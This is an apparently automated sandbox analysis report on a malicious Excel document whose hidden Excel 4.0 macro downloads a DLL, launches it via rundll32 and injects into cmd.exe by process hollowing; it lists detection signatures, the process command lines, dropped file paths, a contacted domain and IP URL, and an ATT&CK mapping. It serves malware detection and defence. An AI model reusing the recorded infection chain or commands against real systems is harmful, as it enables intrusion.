ID: 403285
Sample Name:
Documents_111651917_375818984.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 01:12:23
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Documents_111651917_375818984.xls

Overview


General Information

Sample Name:	Documents_111651917_375818984.xls
Analysis ID:	403285
MD5:	72526a505496a9..
SHA1:	84cf963666314ee.
SHA256:	3c20530c13d673..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- System process connects to networ…
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Injects a PE file into a foreign proce…
- Office process drops PE file
- Sample uses process hollowing tech…
- Writes to foreign memory regions

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4944 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4744 cmdline: rundll32 ..\bsdnbsej.dbw,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - cmd.exe (PID: 4928 cmdline: C:\Windows\System32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
Documents_111651917_375818984.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x165c5:$e1: Enable Editing • 0x1630f:$e3: Enable editing • 0x163e1:$e4: Enable content

Sigma Overview

No Sigma rule has matched

Signature Overview



- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Sample uses process hollowing technique


Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 5 1 2	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesc Insecu Netwo Comm

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit Redire Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit Track I Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	System Information Discovery 2 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Documents_111651917_375818984.xls	3%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	4%	ReversingLabs		
C:\Users\user\bsdnbsej.dbw	4%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.cmd.exe.10b0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	URL Reputation	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	URL Reputation	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	URL Reputation	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://https://18.222.240.99/qOh	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/lcr0#	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/lcr0#	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/lcr0#	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/lcr0#	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	URL Reputation	safe	
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	URL Reputation	safe	
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	URL Reputation	safe	
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	URL Reputation	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	URL Reputation	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	URL Reputation	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.defence.gov.au/pki0	0%	URL Reputation	safe	
http://www.defence.gov.au/pki0	0%	URL Reputation	safe	
http://www.defence.gov.au/pki0	0%	URL Reputation	safe	
http://www.defence.gov.au/pki0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
otusmail.com	104.21.64.132	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.certplus.com/CRL/class3.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.suscerte.gob.ve0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.postsignum.cz/crl/psrootqca2.crl02	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.dhimyotis.com/certignarootca.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sertifikati.ca.posta.rs/crl/PostaCARoot.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://https://18.222.240.99/qOh	rundll32.exe, 00000001.00000002.802536154.000000000308A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.suscerte.gob.ve/lcr0#	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://postsignum.ttc.cz/crl/psrootqca2.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.suscerte.gob.ve/dpc0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.certeurope.fr/reference/root2.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.certplus.com/CRL/class2.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://eca.hinet.net/repository/Certs/IssuedToThisCA.p7b05	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.defence.gov.au/pki0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/cps/0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0=	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.anf.es	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.pki.admin.ch/cps/CPS_2_16_756_1_17_3_1_0.pdf09	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://pki.registradores.org/normativa/index.htm0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://policy.camerfirma.com0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
